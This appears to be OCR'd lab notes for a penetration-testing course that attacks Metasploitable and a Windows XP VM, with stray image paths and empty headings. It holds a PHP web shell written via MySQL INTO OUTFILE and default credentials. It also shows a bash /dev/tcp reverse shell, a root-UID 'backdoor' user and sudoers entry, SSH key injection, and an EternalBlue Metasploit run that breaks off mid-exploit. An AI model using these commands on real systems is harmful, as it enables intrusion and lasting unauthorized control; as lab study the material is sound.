




Port 3306 - HTTP-RPC (Distcc)



Vulnerability: Distributed compiler with no auth



Database Exploitation

MySQL (Port 3306)

MySQL (Port 3306) EASY

Enumeration:

```
nmap -p 3306 -sV 192.168.105.3 mysql -h 192.168.105.3 -u root mysql -h 192.168.105.3 -u root -p (if prompted)
```

Common Credentials:

- root: (no password)
- root:root
- root:password

If Access Granted:

```
show databases; use mysql; select user,password from user; show tables;
```

> Privilege Escalation via MySQL: Write shell to webroot


```
SELECT "whoami" INTO OUTFILE "/var/www/html/shell.php"; SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE
'/var/www/html/shell.php';
```

Enumeration:





After Access Granted:




Privilege Escalation via MySQL: Write shell to webroot



Unfortunately, can't create/write there (in web root)


PostgreSQL (Port 5432)



Connection:



Exploitation:





Unfortunately, permission denied (writing my public ssh key to authorized_keys on a target)

Mail & DNS Services

SMTP (Port 25)

SMTP (Port 25) MEDIUM

Banner Grabbing:

```
nc -v 192.168.105.3 25 telnet 192.168.105.3 25
```

User Enumeration:

```
msfconsole use auxiliary/scanner/smtp/smtp_enum set RHOSTS 192.168.105.3 run
```

Manual Enumeration:

```
VRFY root VRFY mail VRFY www-data VRFY msfadmin
```


> Sendmail Exploitation: Look for exploit/unix/smtp/sendmail_etrn if version is vulnerable

Banner Grabbing:





User Enumeration:



Verifying Users (Manual Enumeration):



DNS (Port 53)

DNS (Port 53) MEDIUM

Zone Transfer Attempt:

```
nslookup > server 192.168.105.3 > ls -d metasploitable.local > exit # Or via dig: dig @192.168.105.3 metasploitable.local AXFR
```


DNS Enumeration:

```
msfconsole use auxiliary/gather/dns_enum set DOMAIN metasploitable.local set NAMESERVER 192.168.105.3 run
```

Zone Transfer Attempt:



DNS Exploit: bailiwicked domain



Post-Exploitation & Privilege Escalation

System Enumeration

System Enumeration EASY

Basic Reconnaissance:

```
whoami id uname -a cat /etc/os-release cat /etc/passwd sudo -l
```

Automated Enumeration:

```
wget http://192.168.105.X/linpeas.sh -O /tmp/linpeas.sh bash /tmp/linpeas.sh
```

Note: Host linpeas.sh on your Kali machine: `python3 -m http.server 8000`

Basic Reconnaissance:

```
Kali Linux
whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

hostname
metasploitable

cat /etc/os-release
cat: /etc/os-release: No such file or directory

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

```
ls -l
total 73
drwxr-xr-x  2 root root  4096 Mar 16  2010 bin
drwxr-xr-x  4 root root  1024 Apr 28  2010 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13340 Mar 27 18:30 dev
drwxr-xr-x 87 root root  4096 Mar 28 02:52 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 Apr 28  2010 lib
drwx------  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 96 root root     0 Mar 27 18:29 proc
drwxr-xr-x  3 root root  4096 May 17  2010 root
drwxr-xr-x  2 root root  4096 Mar 23  2010 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root     0 Mar 27 18:29 sys
drwxrwxrwt  4 root root  4096 Mar 28 03:00 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Automated Enumeration:

```
Kali Linux
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.105.3 - - [30/Mar/2026 12:41:14] "GET /linpeas.sh HTTP/1.0" 200 -
```

```
Kali Linux
wget http://192.168.105.2:8000/linpeas.sh -O /tmp/linpeas.sh
--03:35:46--  http://192.168.105.2:8000/linpeas.sh
           => `/tmp/linpeas.sh'
Connecting to 192.168.105.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,033,031 (1009K) [application/x-sh]

    0K .......... .......... .......... .......... ..........  4%    4.08 MB/s
   50K .......... .......... .......... .......... ..........  9%    6.29 MB/s
  100K .......... .......... .......... .......... .......... 14%    3.84 MB/s
  150K .......... .......... .......... .......... .......... 19%    6.43 MB/s
  200K .......... .......... .......... .......... .......... 24%    2.69 MB/s
  250K .......... .......... .......... .......... .......... 29%    9.03 MB/s
  300K .......... .......... .......... .......... .......... 34%    8.22 MB/s
  350K .......... .......... .......... .......... .......... 39%    2.90 MB/s
  400K .......... .......... .......... .......... .......... 44%    4.35 MB/s
  450K .......... .......... .......... .......... .......... 49%    2.54 MB/s
  500K .......... .......... .......... .......... .......... 54%    7.91 MB/s
  550K .......... .......... .......... .......... .......... 59%    5.74 MB/s
  600K .......... .......... .......... .......... .......... 64%    4.70 MB/s
  650K .......... .......... .......... .......... .......... 69%    3.86 MB/s
  700K .......... .......... .......... .......... .......... 74%    2.98 MB/s
  750K .......... .......... .......... .......... .......... 79%    8.03 MB/s
  800K .......... .......... .......... .......... .......... 84%    5.77 MB/s
  850K .......... .......... .......... .......... .......... 89%    3.65 MB/s
  900K .......... .......... .......... .......... .......... 94%    4.14 MB/s
  950K .......... .......... .......... .......... .......... 99%    9.94 MB/s
 1000K ........                                              100% 16821.55 GB/s

03:35:46 (4.57 MB/s) - `/tmp/linpeas.sh' saved [1033031/1033031]

chmod +x /tmp/linpeas.sh
```



SUID Binary Hunting



Check for writable SUID binaries or library injection:



Persistence & Maintaining Access

SSH Key Injection

SSH Key Injection EASY

From Your Shell (as compromised user):

```
mkdir -p ~/.ssh echo "ssh-rsa AAAA... your-public-key" >> ~/.ssh/authorized_keys chmod 600 ~/.ssh/authorized_keys
```

From Kali (generate key pair):

```
ssh-keygen -t rsa -N "" -f /tmp/metasploit_key cat /tmp/metasploit_key.pub
```


Then SSH back:

```
ssh -i /tmp/metasploit_key msfadmin@192.168.105.3
```

From Kali (generate key pair):



From Your Shell (as compromised user):



Then SSH back:



Backdoor User Creation

Backdoor User Creation MEDIUM

```
# Create user with UID 0 (root) useradd -m -p $(openssl passwd -1 password123) -u 0 -o backdoor # Or add to sudoers: echo "backdoor ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

> Risk: May be detected by auditing tools. Use with caution.

Create new ‘backdoor’ sudoer user

Kali Linux

```
# Create user with UID 0 (root)
useradd -m -p $(openssl passwd -1 password123) -u 0 -o backdoor

# Or add to sudoers:
echo "backdoor ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

```
getent passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
backdoor:x:0:1003::/home/backdoor:/bin/sh
```

Login with ‘backdoor’ user via created ssh backdoor

Kali Linux

```
┌──(kali㉿kali)-[~]
└─$ ssh -i /tmp/metasploit_key -o HostKeyAlgorithms=+ssh-rsa backdoor@192.168.105.3
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
backdoor@192.168.105.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
# 
```

Reverse Shell Upgrade

Reverse Shell Upgrade EASY

```
python -c 'import pty; pty.spawn("/bin/bash")' # or bash -i >& /dev/tcp/192.168.105.X/4444 0>&1
```

On Kali listener:

```
nc -lvnp 4444 # Then upgrade shell: export TERM=xterm stty raw -echo fg
```

Upgrade shell and open reverse shell



On Kali listener:



Rootkit/Backdoor Installation



Simple persistence via .bashrc/.profile:



System-wide persistence:




Testing:





- ☑ Use metasploit to get access to your Metasploitable 1 VM

Metasploit demo against Windows XP



Exploiting Windows XP (EternalBlue) using Metasploit Framework

https://www.geeksforgeeks.org/ethical-hacking/exploiting-ms17-010-using-metasploit-framework/


Step 1 - Reconnaissance

Discover the Windows machine's IP using the nmap stealth option in the same subnet




Target Box IP: 192.168.105.4

Try to find the OS and other details using version discovery nmap flag



Lets scan for vulnerabilities on the 445 port using the nmap scripts



Step 2 - Launch Metasploit

Using exploit/windows/smb/ms17_010_eternalblue

```
Kali Linux
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > search type:exploit ms17_010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .

Interact with a module by name or index. For example info 18, use 18 or use exploit/windows/smb/ms17_010_psexec

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.105.4
RHOSTS => 192.168.105.4
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.105.2
LHOST => 192.168.105.2
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.105.2:4444
[*] 192.168.105.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.105.4:445     - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
